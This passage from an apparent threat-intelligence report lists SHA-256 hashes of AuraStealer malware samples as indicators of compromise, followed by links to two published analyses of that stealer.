8050c103258b0c31efe068e35ec9771cffe374e6d481211aba3c1ceb08d8d3b0	File	AuraStealer sample
8077be3a876d9f3834f7eb18de5fdccfc044e09f391c825994ff9e9bf6324d7c	File	AuraStealer sample
81026f7edbf7567a7812d967a353119ae670497067e236c61b4d78a2db4eaa2e	File	AuraStealer sample
81360a700b9ec299374db319367931bfb1203e40053565069a16e25c36649374	File	AuraStealer sample
827e250e5b03e928c2696861caafaff0ee8a53aa6592d908a3ec12cfc52012b0	File	AuraStealer sample
83681a1ed53db19b5b202c7d1cfd1085361391ae1bf7940549d34d44f4b944a8	File	AuraStealer sample
853342062e506b03ce3740481d51417d36853da948f89df288b040e9c874512b	File	AuraStealer sample
853ee6a4bcc5a70c87a5bba278a317a4b064c9440f6fa5805d6acb0dbd9c1c11	File	AuraStealer sample
85a0cd593d3209051133b3893cd134d59a791bbfa2a6fe9f26e0582fe2eeb2f7	File	AuraStealer sample
85d3b4616c6878682b1c7e2125cfa59206711387159bc01df20db0a578b7a318	File	AuraStealer sample
860da98b0098c8e4e4811ae48ef2f7ff8be967094e2b3a115597929dc3fc7f39	File	AuraStealer sample
86308716ab7e4917109ef59968a569e93d5ec0968384703af09535ad346a3cc9	File	AuraStealer sample
874db4ca5db163b737878830554592cdcf8b4deff6a8861b863e036507f66940	File	AuraStealer sample
894ac211e667a6b2ed2332c02eb3cc1ba3bfa39d7909049923876e06b08a1c74	File	AuraStealer sample
8a9d2ac903092ecbf334fa3f5ec65af8a94106825c3bfa0df87ff89212f2b240	File	AuraStealer sample
8aac60079b038b7c791f3c2c8e4a4e13ab2d7dee9036601e7985d723bd8651ab	File	AuraStealer sample
8b22b4ea789ab52b710ad8fad78bb5af7eef5cd9a13eb65ba45754dc7146794d	File	AuraStealer sample
8e8bde2f92677edffcd3e1202cbeef227eeda50e5484de2067974cb00c0d1d63	File	AuraStealer sample
90a1fb5ef34cc6abee75e7b39166b3cbb97d5545496251ea69c4d4372aa4c3fe	File	AuraStealer sample

90ba6468948549cb06e4dda64b36ac1f010b5f5f9d7cd88304d1b62070f923e5	File	AuraStealer sample
91778d0e8b1581e199432bc6e2e62a912a22a006d06c086cb08b0f94363334c0	File	AuraStealer sample
95ad8876d216805341439ff077c6cb9b015f4487d7b6947241c149f27f094540	File	AuraStealer sample
998efa74e246e23fe5ce859ca4b7b55211ec10e489d2ab1137e55c9af08d7b78	File	AuraStealer sample
9A46C8D884F4C59701D3AF7BEAD1E099E3DDEB1E2B75F98756CC5403D88BD370	File	AuraStealer sample
9ae4eae205554a70b49f1c3612aabec1b5c82e1f127310cdb80328a7a571eff8	File	AuraStealer sample
9bb2587d7268c3bb070f0cc3029429c3380460cada2c59dedc2d1a56128eb4e9	File	AuraStealer sample
9be67a72d6e11abf81c94b948789da75372d5b6ecd7eafdcb777c7bf4d8369ee	File	AuraStealer sample
a271e0db3891f0000c85511ed766e5de6b47ceab5e43a0e2516bb4fe8f9c1b65	File	AuraStealer sample
a34c84082ece27b9c27474a29cef7ef209c9a456b15ede977c927ffe32bc48d2	File	AuraStealer sample
a3d10bfed09f482c20836670bf106c9f37ee2a9a2145d79ba78973d4ae8c90da	File	AuraStealer sample
a408352826b04d445cca8a3c69d5337988c89ab508acc30286f6010559563367	File	AuraStealer sample
a470ad497b1ea536a1221b800605c4eec04a37048f6243de2695d7ea3122051c	File	AuraStealer sample
a4863535d09ddb9fdc28330468e90bb7d5aeec17e08fbddcaefb408e3ffe352d	File	AuraStealer sample
a4d4016e1f26b1f7646a9c63635bf1d75b739acfc62037e1f25b5e6667c717b0	File	AuraStealer sample
a4dd26ed32c9fc6df421007e6cb8ff8b6ab4ae3cacae434d051aa0cd50436947	File	AuraStealer sample
a7195ccf5433f51127f37c4c4daf34a4e03cc54b17ab279da146908490acb241	File	AuraStealer sample
a73f7ff2df033591c1821fc5a74d435d5718486a3fcd9030ac8b046abef61ed7	File	AuraStealer sample
a97c248320730f860fa05e66eb6fa2f0fabd880df6c4335c1316ff96a2172711	File	AuraStealer sample
a9c47f10d5eb77d7d6b356be00b4814a7c1e5bb75739b464beb6ea03fc36cc85	File	AuraStealer sample
a9d1cb9c4975377840611dc0394e3d243c1af42606e62e97704d93c8d3e418cf	File	AuraStealer sample
aa8a23249fbc943bdfb175ab67b3cd605a5db42da1db12d8c9a4384abc1ccb8c	File	AuraStealer sample
ab2051f0afc3122e640213ab1ab717122d2e71e7c8f2f1960e29313a3710423f	File	AuraStealer sample
ad1ae08bd5e68ad5281caffaff8d36a8667ca044dafc2db4029a76a81ca923c0	File	AuraStealer sample
ae3e1854d3859ed5abb59ca02fe3f6cd2f77481a562dfdc5eb2b83ce61d27641	File	AuraStealer sample
ae746c0f3832d1bb53c3042d6a49ebdf9b4db74aab46ff4acad7242660b1189a	File	AuraStealer sample
b38ae909dd820b644e98cb95fa0af5aaa0f75f47572c51ae7ff71e35592648ec	File	AuraStealer sample
b4469dc52c6c92d64e5b01c0359a029e9452ffe51d5613936dc068ec83ebfcae	File	AuraStealer sample
b4935d0f2188907f4a0f2c513a63fe7ac58cddb23c78cd601ea836213cabee18	File	AuraStealer sample
b530df795bea7d13d539b1bf49e9b69bfe5dcba431ea8b887670d17639c86afb	File	AuraStealer sample
b5d39ec184e883644fdec87e9a033ade9e0a1633b9b2074cf975a1ef68dd895c	File	AuraStealer sample
b6f45383ad76a415286d27b255737f5b908445a2f82b2f9ed26ca307d7582141	File	AuraStealer sample
b79f5a8008b7fe204d45b6d556e6b03c727d3d11710bce2c29114b305875152d	File	AuraStealer sample
b86c73390c3416559bac49427b05dbdb4c25fc6551c4dcc3173baf8532690b1a	File	AuraStealer sample
b8a40d5b726de7fcf8dcf85b195b4b695c7d2ed70a60575d057670d85c638eea	File	AuraStealer sample

ba209e7b21ad8bb621c40df65f26b2afdebb48def11e97c7f2c8269a61538daf	File	AuraStealer sample
bac52ffc8072893ff26cdbf1df1ecbcbb1762ded80249d3c9d420f62ed0dc202	File	AuraStealer sample
bace9a00946293da45f1ee0180ace152136c8b61b8bd99b080a4ba003b424515	File	AuraStealer sample
bad0ea28f5024b350a711808ce31cb491430e6eb206c7a195751820200936b03	File	AuraStealer sample
bbacd18a27b6469d9a712fabd63a88f4e70716e9366d2b4e53040fdc99ebe3f2	File	AuraStealer sample
bd11e8c0094ad9e57bae6c3beaf613f7df90bc3f9380678529fec69f77084a8c	File	AuraStealer sample
be5d1bd2d53ca6c2ac1c04e70565a96c1418961ab90d9c915a3ed6e92bf7efdb	File	AuraStealer sample
bfd12c1acfb57e5d4e488e7b0025419de3ce9f028b6399ba07deda668584ac55	File	AuraStealer sample
c0059067172b5a1dcf7a4b6b3f6a13deef1a23209b188536927dbd53c71af782	File	AuraStealer sample
c0dd3ab9ef6c8e8fb630270f6352205531849aa00cf4c8eb3b04e476b08e99f4	File	AuraStealer sample
c0f076f0ec16ef0e3ad7db8456d01f8a6f190fc498fcb2f884eb4bc0e55d1bbc	File	AuraStealer sample
c2aa94b1e49b51319e8f164856b3f6271473b8d6e737315738355d68156c385c	File	AuraStealer sample
c30a264806bbb13bc8ff656db036d4ec3b747e1232223ca44ff56c09d379282a	File	AuraStealer sample
c388d475965d8a52c09b732c83d704168b5dc342b05e831dd25547e2b701ddf3	File	AuraStealer sample
c3d437b2de4d36ef5bda0c77fed61472ddad0971930df4ce6891843f39fc77af	File	AuraStealer sample
c42697fadb5bd61d8484fd29130cd96330d7ec3257d0a087248d7f3106582902	File	AuraStealer sample
c56bb209f82b0c094977155cba22c297c663e8b3b4249f8b01643df23acd05b6	File	AuraStealer sample
c56de27d16c41a73055a76714efbdc289a9b58dfadf3427f7937be0bb3ccab2c	File	AuraStealer sample
c580211edd5ba9d7fd22303519279c4aedf21ec08af5a7d25b4e3e98844f4277	File	AuraStealer sample
c5e5ee40d41b25cb6926f2bec7269723fb9b59122d667041b300a9f824f9028a	File	AuraStealer sample
c9b69a65597e7b886e680887396eff8c6d1e13fd0198f30f487ad69311c3a3d5	File	AuraStealer sample
cb8fa9e91a68e6c43809424cd9edb75773c41fd4807be94f86e6c2b3f2ee7ef3	File	AuraStealer sample
cbd003dbc0c53955c44d5f26bd3638105bf3c6ec22eae465a1e9f7e731ed88d7	File	AuraStealer sample
cd76c25558e50a4f0f4ac769e4e1e56153b0eb2f0aa4a15aee9bd795e006cb94	File	AuraStealer sample
cdb56abe371133bd642ed14c72cf1e7bb07b5552298152c5a49fe802039eeec8	File	AuraStealer sample
ce36f60ea3683575d5e31832b4bee50cc9207ce63311e6d3a1edfa0ee64a97e4	File	AuraStealer sample
cf8114a24c8fb284869d45d5da63c6399298fc37d6220b7a2b9f3523605332b6	File	AuraStealer sample
d13c23e887607633a8431fec0bf22984e2f0071a05cf1bd1d350111c6044a088	File	AuraStealer sample
d1bc98b5584c83ac2fc33571961a42111198b2f3c1c170ed39fe72180447516a	File	AuraStealer sample
d5d1da10d75ba6b1544082b3c055486f8ac0cc0c461900062eea0436d1af3b2a	File	AuraStealer sample
d5ddb7d36984cb28a76ae01f68bf3f828e9c13a0bf382d3caeb497a0f225e940	File	AuraStealer sample
d5f2ddb9c6c511dd5973a61160486ede99aa751894effe15603adc68ce872806	File	AuraStealer sample
d608e476823ee8b806209a9eae5c7f308ec4b36d85ce2c5c413acefd5992bf3a	File	AuraStealer sample
d7530ee774804176c65b03931b07b44122b3a88f488821fe9b9b9d57ee0e585f	File	AuraStealer sample
d8124a523f64d1662304c5f2bda383e547d488e277b02e414c82ea7f85dd29c4	File	AuraStealer sample

d85b40852e3e3647a36e848e22582b50328ff4ee61187ad287d4b9a101b226f7	File	AuraStealer sample
d8e07214cbc8fae34e14c8e45c63ef3d968ce47cf0e01efd8d2b2a0091e5d2f2	File	AuraStealer sample
d95d9504442970ad734377f692a689b5e173ce7dff12ca1e3266f6afb6711f07	File	AuraStealer sample
da328fd7aa2ed87bab2a47eb08f805569edd7ff72a85e85938f2d980a0158bec	File	AuraStealer sample
dd2a8e538698787cab250926499bb7bc0f9ccdaaea97ff0d3ba03876c768cec8	File	AuraStealer sample
dd97e2225d32075728177f274310eeaf8cac56c5c6a8eeb0ccfeffd58931ac13	File	AuraStealer sample
e10cb43dd051b28b49eae71f16ce67730dd3dd95984e5c03e4bbf4ea231f3c69	File	AuraStealer sample
e11dceac8461a4f153fedab754f9f80a29eb9b22f3ea7f409196c18b3c479eba	File	AuraStealer sample
e26ecee51a7aafdbbcd623351ed6cf19bc912fc1e0dfde3796e9047a2c890f12	File	AuraStealer sample
e4b3613b91d9fa3ab7c3f2edc4bececc8f55cc69ffb1de6fe9010ff20bf26ab39	File	AuraStealer sample
e4e51e4a5afd15d254713d72e6525b72dd992aab91c8c19ba1487c35ee951cbe	File	AuraStealer sample
e5c64bf53e7143fd7455c4be150cc03802218f7106282aee126ae2d405b3eaa9	File	AuraStealer sample
e683db1a30ff19c51aaea8092ce62d1a8c33fab79ba12e90ac9a56475dcda3f2	File	AuraStealer sample
e74b86c9676d85d4dfef7ab5106b24ccfc1b4be4a4a4fd91874d326295abc9ba	File	AuraStealer sample
e7c3283b3a80e7d002b73a9d93dbe09cf35bfe2697982a1e09f83dc067ecb68a	File	AuraStealer sample
e88c39ab1cd5dfd24999849b84a168f30a1d262843cd176f9ba70b54e74d8bea	File	AuraStealer sample
e91f79999728911847313f70ec1ac76ff5965b43c929bc4db7c2f55d62f353d2	File	AuraStealer sample
e93729801759fa40e05fb751e5a34b693e6cda8d8a84166f8658585bc9d7d8db	File	AuraStealer sample
e9551df7f3e66b72ab69c03a97635aa8a992ecf783d1d5bbc240d787195823f4	File	AuraStealer sample
e98741fff7d0f981825686d0773590092911c25ec7687cd5d67c4085e71f0239	File	AuraStealer sample
e990241f58bb8834fe663b47e3777d395d9b58407a32bad0221d771bcfa5de57	File	AuraStealer sample
e9ee0f4e66cedbe60287d860945b36b57f495a989dc7b3a274e418bcc765a2c5	File	AuraStealer sample
eb0fe958cbc5bfb4c25bcf0ef3286b90e1ef4eead0ac2bb571c5193ece87563b	File	AuraStealer sample
ec70d8cc13973adabd484c432f47b98859b4c29b38dfd1722d1fa769d87ea700	File	AuraStealer sample
ee8196bd3609892db380f3d249ec2ffc61d0add60a3cc080b83621efd86ad162	File	AuraStealer sample
eea94c9458ed74f914ecf88f0b715bbe8abfd8e256c75796981d786f8f6f60f0	File	AuraStealer sample
efa689c55a3e82b4c32ccb6d187858124322d692ea60c2e0749d45b50eb3c711	File	AuraStealer sample
efca5cb54a4d6d2ca903d477040ed004643d49cf78b8ff8c3fea312a03f55dfd	File	AuraStealer sample
f08c9abc6abce14ee55ea664881d7f7a2a7000f4161aeebae5cf18f62f2f291c	File	AuraStealer sample
f0c90d98b689cfda8910c4039e5792a9acd8e18dedd29da4d5ff071a16f0576c	File	AuraStealer sample
f0f7ae1fc2d569b8b9267d2ec81f7e539db4beaf275bca41962c27ecfa5361bf	File	AuraStealer sample
f25d537821e4761f8c79cec55b5ba9380cf6af810c6ef7555c738af3bfd0af15	File	AuraStealer sample
f31d9f6859375f31dc68118d79d10dfdb3d076542e0eea391716e2f200dbb22e	File	AuraStealer sample
f3228328d4b9dd7ac0d0181f34b9742f3c81c1dea4e923f76a7f30e7b55bd21f	File	AuraStealer sample
f3a9f8fed4ecdfcc19ba42c9264811e94b23a81317a6bc763714114bffff8b21	File	AuraStealer sample

f3ff9874c6a0a4187a534e6294392932a8cb6d007945949f0b281ee0fbf45107	File	AuraStealer sample
f412cdea7297783df37a45eb69a84175b2c73ac586703270221f896692c3f5d1	File	AuraStealer sample
f536dadf05351c5e74b4cf211799008b78dc64920dfeeecf72133c1724c585c3	File	AuraStealer sample
f59cbd72c3bd1485c828ded431dfbc08ba8ab72c803ca0557620e16b889359c1	File	AuraStealer sample
F6E7341AB412EF16076901EA5835F61FBC3E94D0B9F2813355576BAD57376F29	File	AuraStealer sample
f7d0f099d042de83aa2d0a13100640bea49d28c77c2eb3087c0fb43ec0cd83d7	File	AuraStealer sample
f816558972f62d206757bad4a95ee75290615f520f3b24d814ffbcdfc6998c6c	File	AuraStealer sample
f829fcc407bab3856fb8466088e8574bebafe8ddbc134299ccde7b23f010fb7e	File	AuraStealer sample
f8e44b484a05b31155306bffe7ead0179cdbbecf5f76b39a938b93e31c3f06ca	File	AuraStealer sample
faa971d7cfb92e1045136c16b902e17a51a3a7fa3cdb2dc9cd6cda197ef750e2	File	AuraStealer sample
fbdb4c1fc414138634af6f447fcf8a64d3a907e84a939a2d7ec4c94864bc5ce6	File	AuraStealer sample
fcde78d39a3e277a8e3f02c8e8799423173e993b3d4493a8d8065317b5a2f88b	File	AuraStealer sample
fd3875225c1ab60e6dc52fc8f94b4d389624592b7e7b57ee86e54cebe5d3eb6a	File	AuraStealer sample
FD3875225C1AB60E6DC52FC8F94B4D389624592B7E7B57EE86E54CEBE5D3EB6A	File	AuraStealer sample
ff7300280507ba4cd60a544cf1abf4bd005c3337cce1843bcb8519d4a379739e	File	AuraStealer sample

7. Sources

- https://www.gendigital.com/blog/insights/research/defeating-aurastealer-obfuscation
- https://foresiet.com/blog/aura-stealer-malware-analysis/